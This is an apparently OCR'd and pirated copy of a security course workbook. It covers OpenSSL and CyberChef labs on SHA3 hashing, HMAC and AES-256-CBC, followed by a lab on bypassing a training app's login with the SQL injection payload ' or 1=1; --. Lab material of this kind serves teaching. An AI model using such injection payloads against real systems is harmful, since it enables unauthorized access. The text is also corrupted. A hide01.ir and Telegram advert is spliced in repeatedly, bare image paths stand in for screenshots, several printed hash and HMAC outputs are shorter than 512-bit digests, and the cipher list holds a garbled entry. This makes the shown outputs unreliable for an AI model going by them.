
Notice how long that is compared to our original 18-byte plaintext file. Well, we did use a 512 bit hash, which is 64 bytes (512 bits / 8 bits-per-byte) long.

Lets see if CyberChef gives us the same hash.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

In CyberChef, under `Operations`, type `SHA3` to search for the correct function, then drag the `SHA3` function to the `Recipe` section

Success




hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Now in the `Input` section, type the same message we did before `I am taking ICS410`

Success



As long as you typed the input correctly and didn't hit **Enter**, then your `Output` section should have been the same as OpenSSL.

Now lets go back to the command prompt and OpenSSL to do a few more tests. Lets make a copy of the file with a different file name to see if that changes the hash.

```
cp plaintext plaintext1
```

```
openssl dgst -sha3-512 plaintext1
```

Success

```
SHA3-512(plaintext1)=
308d7ad70b890891ec250b728e050be154ba58b842ab7d0758f88a8cb4454d3366e934785272c0e55397ee9e81cff5bcf3186c1f514d
```

Notice how the hash did not change. The hash is of the file contents, which does not include the file name.

Now lets create a second file with one single letter changed from a lowercase `a` to an uppercase `A`.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

```
echo -n "I am tAking ICS410" > plaintext2
```

```
openssl dgst -sha3-512 plaintext2
```

Success

```
SHA3-512(plaintext2)=
8057adfd89868a42a23b749c28d677806a86176716c405a21cc4644d871cbf1f44de45efa0a31d6196b12041caf702d0d484740ee2db
```

Notice that only one single character change gave us a completely different hash.

As we mentioned in lecture, by using hashes we can tell if the content of a file has changed, however if there is a malicious actor that wants to change the message, he can also just change the hash if he has access to it. A Machine-in-the-Middle (MitM) attack is a perfect example of this, as the message and hash are usually both transported in the same protocol, allowing the attacker to change both if not other crytographic protections are used.

4. Message Authentication Codes

Message Authentication Codes (MACs) are one way we can protect our network traffic from MitM attacks. Think of this as protecting the hash by encrypting it with a shared key. Thats not exactly what happens in the algorithms, but that is a helpful way to consider the process. This is also considered a basic form of payload signing, especially when using low resource embedded devices that can't handle asymmetric encryption.

hide01.ir

```
openssl dgst -sha3-512 -hmac "letmein" plaintext
```

Success

```
HMAC-SHA3-512(plaintext)=
d005876299ba252aa3b4777e8bc88a7b0545115b451ac4f31244abc6b03cff3908164d656a67d43ed5151f14215d62b69cd12c450bdb
```

Unfortunately CyberChef doesn't support using `HMAC` with `SHA3-512`, but it does support `SHA-512` which is the 512 bit version of the SHA2 family. So before we do that, lets compute that HMAC with OpenSSL first.

```
openssl dgst -sha512 -hmac "letmein" plaintext
```

Success

```
HMAC-SHA512(plaintext)=
a71b9190fbc041365494f536d0cef6c7d4a4d4a68f0bc91ccd822d9057e6810419a73867b442f3a379b11bff7eac10187a40f5d26aae
```



Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Notice how even though the output is the same length of 512 bits, the outputs are different since we are using the SHA2 family instead of the newer and stronger SHA3 family we were using before.

Lets see if we get the same output with CyberChef.

On the bottom of the CyberChef window, press the `Clear recipe` button

Example



hide01.ir


Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Search for the `HMAC` function and drag it to the `Recipe` section

In the `HMAC` function, type `letmein` for your Password and change the Hashing function to `SHA512`

Make sure your `Input` section still contains `I am taking ICS410`

Success



Seems like CyberChef came out to generate the same HMAC.

5. Symmetric Encryption

Hashing and MAC functions generate a digest that we can use to detect if a message has been changed, but it does not protect the message itself. If we want to protect the message, we turn to encryption.

Here are the symmetric encryption functions that OpenSSL supports:

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

```
openssl enc -list
```

Success

```
Supported ciphers:
-aes-128-cbc               -aes-128-cfb               -aes-128-cfb1
-aes-128-cfb8              -aes-128-ctr               -aes-128-ecb
-aes-128-ofb               -aes-192-cbc               -aes-192-cfb
-aes-192-cfb1              -aes-192-cfb8              -aes-192-ctr
-aes-192-ecb               -aes-192-ofb               -aes-256-cbc
-aes-256-cfb               -aes-256-cfb1              -aes-256-cfb8
-aes-256-ctr               -aes-256-ecb               -aes-256-ofb
-aes128                    -aes128-wrap               -aes192
-aes192-wrap               -aes256                    -aes256-wrap
-aria-128-cbc              -aria-128-cfb              -aria-128-cfb1
-aria-128-cfb8             -aria-128-ctr              -aria-128-ecb
-aria-128-ofb              -aria-192-cbc              -aria-192-cfb
-aria-192-cfb1             -aria-192-cfb8             -aria-192-ctr
-ari40a-192-ecb              -aria-192-ofb              -aria-256-cbc
-aria-256-cfb              -aria-256-cfb1             -aria-256-cfb8
-aria-256-ctr              -aria-256-ecb              -aria-256-ofb
-aria128                   -aria192                   -aria256
-bf                        -bf-cbc                    -bf-cfb
-bf-ecb                    -bf-ofb                    -blowfish
-camellia-128-cbc          -camellia-128-cfb          -camellia-128-cfb1
-camellia-128-cfb8         -camellia-128-ctr          -camellia-128-ecb
-camellia-128-ofb          -camellia-192-cbc          -camellia-192-cfb
-camellia-192-cfb1         -camellia-192-cfb8         -camellia-192-ctr
-camellia-192-ecb          -camellia-192-ofb          -camellia-256-cbc
-camellia-256-cfb          -camellia-256-cfb1         -camellia-256-cfb8
-camellia-256-ctr          -camellia-256-ecb          -camellia-256-ofb
-camellia128               -camellia192               -camellia256
-cast                      -cast-cbc                  -cast5-cbc
-cast5-cfb                 -cast5-ecb                 -cast5-ofb
-chacha20                  -des                       -des-cbc
-des-cfb                   -des-cfb1                  -des-cfb8
-des-ecb                   -des-ede                   -des-ede-cbc
-des-ede-cfb               -des-ede-ecb               -des-ede-ofb
-des-ede3                  -des-ede3-cbc              -des-ede3-cfb
-des-ede3-cfb1             -des-ede3-cfb8             -des-ede3-ecb
-des-ede3-ofb              -des-ofb                   -des3
-des3-wrap                 -desx                      -desx-cbc
-id-aes128-wrap            -id-aes128-wrap-pad        -id-aes192-wrap
-id-aes192-wrap-pad        -id-aes256-wrap            -id-aes256-wrap-pad
-id-smime-alg-CMS3DESwrap  -rc2                       -rc2-128
-rc2-40                    -rc2-40-cbc                -rc2-64
-rc2-64-cbc                -rc2-cbc                   -rc2-cfb
-rc2-ecb                   -rc2-ofb                   -rc4
-rc4-40                    -seed                      -seed-cbc
-seed-cfb                  -seed-ecb                  -seed-ofb
-sm4                       -sm4-cbc                   -sm4-cfb
-sm4-ctr                   -sm4-ecb                   -sm4-ofb
```

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Just like we did with the hashing example, we'll have you use one of the stronger symmetric encryption functions, which is aes-256-cbc. That is the AES algorithm with a 256 bit key using cipher block chaining (CBC) mode to determine how to work with messages larger than one block (128 bits or 16 bytes in the case of AES).

Now to do cryptography right, there are a lot of other inputs needed. I'd recommend you copy/paste the following commands.

```
openssl enc -aes-256-cbc -pbkdf2 -md sha512 -iter 10000 -S 0 -iv 0 -in plaintext | xxd
```

When prompted for a password, use `letmein` both times.

What are all of those OpenSSL options?

OPTION	EXPLANATION
enc	encrypt sub-command
-aes-256-cbc	encryption function
-pbkdf2	A key derivation scheme which makes your password more secure
-md sha512	Have PBKDF2 use SHA512 for its hashing function
-iter 10000	Use PBKDF2 use SHA512 10,000 times
-S 0	Use a null salt value, remove this option outside of class
-iv 0	Have AES use a null initialization vector (IV)
-k letmein	Your password, don't ever do this

hide01.ir

Success

```
hex string is too short, padding with zero bytes to length
hex string is too short, padding with zero bytes to length
00000000: 5361 6c74 6564 5f5f 0000 0000 0000 0000  Salted__........
00000010: 2921 d667 ccbc eb24 72e1 7d8c 17a4 a98a  )!.g...$r.}.....
00000020: bb94 a17a 5d81 8d4f 2c83 b495 f867 503e  ...z]..O,....gP>
```

Notice that we are piping the output of OpenSSL to `xxd` so we can see immediately see the results.

We have two error messages complaining about our hex string being too short, this is for the salt and iv options, each of which should have contained contained 16 zeros. But notice the error also said it fill in all the zeros for us, which is exactly what we wanted so we didn't have to type them.

In the actual `xxd` output, we can see `Salted__........` in the ASCII area. This is a friendly hint that the password has been salted, with the salt being where those `........` are. If you look to the hex section to the left of that text, we can see that those periods represent 8 null bytes, which are 16 zeros in HEX `0000 0000 0000 0000`.

The second and third lines of our `xxd` output is the actual ciphertext output from the `aes-256-cbc` function. If each line represents 16 bytes, that means we have 32 bytes of ciphertext. Remember that AES-256 is a 128 bit (or 16 byte) block cipher, which means it only encrypts 16 bytes at a time. Since our plaintext file was 18 bytes long, which is longer than AES's 16 byte

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

block, the first block of our plaintext message `I am taking ICS4` has been encrypted to `2921 d667 ccbc eb24 72e1 7d8c 17a4 a98a`. The remaining part of our plaintext message `10` is only 2 bytes long, but it still has to go through the AES encryption process which always produces 16 bytes. So `10` has been encrypted with `aes-256-cbc` to `bb94 a17a 5d81 8d4f 2c83 b495 f867 503e`.

Now, lets try decrypting this with CyberChef. Because we used PBKDF2 to provide extra protection to our password, we are going to have to do this in two steps.

In CyberChef, press the `Clear recipe` button

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Search for the `Derive PBKDF2 key` function and drag that to your recipe

Set your `passphrase` to `letmein`, which is the password we used

Set your `Key size` to `256`

This is for our AES-256 derived key. 128 would be for AES-128.

Set your `Iterations` to `10000`

This matches what we told OpenSSL, and is considered a minimum value in 2020.

Set your `Hashing function` to `SHA512`

Once again, to match what we told OpenSSL.

Set your `Salt` to `0000 0000 0000 0000`

We have to type all 16 zeros out here. CyberChef doesn't let us cheat, but it will ignore any extra spaces you type since they are not valid hex characters.


Click the `Bake` button and wait a few seconds to make sure the `Output` section represents the current settings

Because our 10,000 iterations take some time to complete, sometimes the auto-bake feature doesn't work right.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Success



So CyberChef calculated our derived PBKDF2 key to be:

`59b7220b92cc0304da830b5f79c9da39cee1b844127f6aa01dd449b97dc1ccb1`

Once we have that, we can now use it to decrypt our ciphertext.

In CyberChef, press the `Clear recipe` button

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Search for the `AES Decrypt` function and drag that to your recipe


Set your `Key` to the PBKDF2 key we just derived

Set your `IV` to `0000 0000 0000 0000`

In the `Input` section, paste your ciphertext in hex

```
2921 d667 ccbc eb24 72e1 7d8c 17a4 a98a bb94 a17a 5d81 8d4f 2c83 b495 f867 503e
```

Success



6. Bonus Challenges

If you are waiting for others to finish their labs, or would like to further explore some of the concepts presented in this lab, here are a few ideas you could try. No walkthroughs are provided with these challenges, but if you get stuck and can demonstrate your efforts to Justin (the course author), he would be happy to give you some hints. You can email him at justin@controlthings.io.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Running the following OpenSSL commands, choosing your own passwords, then using CyberChef to decrypt the results

```
openssl enc -aes-256-cbc -pbkdf2 -md sha512 -iter 10000 -iv 0 -in plaintext | xxd
```

```
openssl enc -aes-256-ctr -pbkdf2 -md sha512 -iter 10000 -iv 0 -in plaintext | xxd
```

```
printf '7%.0s' {1..127} | openssl enc -aes-256-ecb -pbkdf2 -md sha512 -iter 10000 -iv 0 | xxd
```

```
printf '7%.0s' {1..127} | openssl enc -aes-256-cbc -pbkdf2 -md sha512 -iter 10000 -iv 0 | xxd
```

Play around with full asymmetric digital signatures

First, create your public and private keys:

```
openssl genrsa -out rsa.private 4096
openssl rsa -in rsa.private -out rsa.public -pubout -outform PEM
```

Then create a signature for your `plaintext` file using our **private key** and base64 encode it:

```
openssl dgst -sha256 -sign rsa.private plaintext | base64 > plaintext.signature
```

Now you can reverse the process. We first have to get our signature to a raw format instead of the file-safe base64.

```
base64 -d plaintext.signature > raw
```

Now we can verify the signature of our plaintext file with our **public key**.

```
openssl dgst -sha256 -verify rsa.public -signature raw plaintext
```

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Lab 4.1: Bypassing Authenticaton with SQL Injection

1. Introduction

1.1. Resources Needed

- ControlThings Platform VM

1.2. Summary

In the lab, we are going to explore vulnerabilities in a web application called Dojo Control. It is a shift-logging application for engineers and operators to log what happens during their shifts. We are going to attempt to bypass authentication by leveraging an SQL injection vulnerability.

1.3. Objectives

- Test the login fields for SQL injection
- Bypass authentication and log in as the first user in the database
- Bypass authentication and log in as a specific user you specify

hide01.ir

2. DojoControl Shift-Logger

Start your ControlThings Platform VM

Open Firefox and go to `localhost`

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Click on the *Login* menu item

Success



This is the DojoControl application. It was made to mimic a simple shift-logging application that operators could use to keep notes of issues and actions taken during their shift. This way, subsequent operators can review the history of what has previously occurred with the process.

Do not use this in production!!!

This application is vulnerable to all OWASP Top 10 web vulnerabilities, plus a few more. This was created for educational purposes only.

3. Test for SQLi Vulns

SQL injection is a vulnerability that allows an attacker to put database commands (in the SQL query language) into an input and have the backend database run those commands. One of the easiest ways to detect basic SQL injection flaws is to simply put a single quote (and sometimes a double quote instead) into an input field and see if you get an SQL error message back. If you get an SQL error message from the backend database, you have confirmed the vulnerability exists.

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Use a *single quote* to test for SQLi

On the login page, try testing the name field by placing the **single quote** in the User, and using `aaaaaaaa` or any other string in the password field so the website doesn't complain about an empty field.

Note

Using the single quote technique, you can only test one field at a time.

Tip

If Firefox asks you if you want to save your password, I suggest using the dropdown box and selecting **Never Save** option so it doesn't continue to ask you.

You have an error in your SQL syntax

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'aaaaaaaa'' at line 1

SQL Statement:SELECT * FROM accounts WHERE username='' AND password='aaaaaaaa'

hide01.ir

When you test for SQL injection, you only want to test one field at a time, so the aaaaaaaa in the password field is just to put something there to prevent the application from complaining about an empty password. The real test is the single quote in the username field as shown above. As also shown above, you should get an SQL error message in response, validating the vulnerability exists. This caused an SQL error message because our single quote doesn't have a second single quote to close the quotation. Notice the three single quotes in a row for the username field?

```
SELECT * FROM accounts WHERE username=''' AND password='aaaaaaaa'
```

The application is taking the username and password that we give it and inserts them into a pre-created SQL query created by the developer. To exploit this vulnerability, we are going to first try bypassing login without knowing either a username or a password. Normally when an application does a database lookup for a username and password, it is often looking in some credential table to see if a username and password pair exists in one of the table rows. When we see the SQL injection error message on the last step, we could confirm that this is just what the developers are doing in this application. If it returns a TRUE, then the application logs us in as the user we specified.

4. Log in as 1st User

For clarification, here is the developer's intended SQL query that is supposed to be passed to the database:

```
SELECT * FROM accounts WHERE username='yourusername' AND password='yourpassword';
```


Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

We are going to exploit this by adding our own SQL code that forces every username comparison in the database to TRUE. To get rid of the password check, we will simply add a SQL comment character `--` (double hyphen) which puts the remaining portion of the developer's SQL query into a comment. However for this to work on most databases, a space must appear both before and after the double hyphen.

hide01.ir

Join us now -> hide01.ir | donate.hide01.ir | t.me/Hide01 | t.me/RedBlueHit

Login with the following values

Name: `' or 1=1; --`

Password: `aaaaaaaa`


Warning

In the **Name** field, there is a space both **BEFORE** and **AFTER** the `--` characters. Both **ARE REQUIRED** even though the digital workbook software doesn't let us show that above. As a side note, MariaDB and MySQL can also use a `#` character for comments which doesn't require spaces before or after, but `--` is part of the SQL standard for all relational databases.

Note

In the password field, you can put just about anything you want, but we'll use aaaaaaaa for consistency and to facilitate the later explanations.

Success

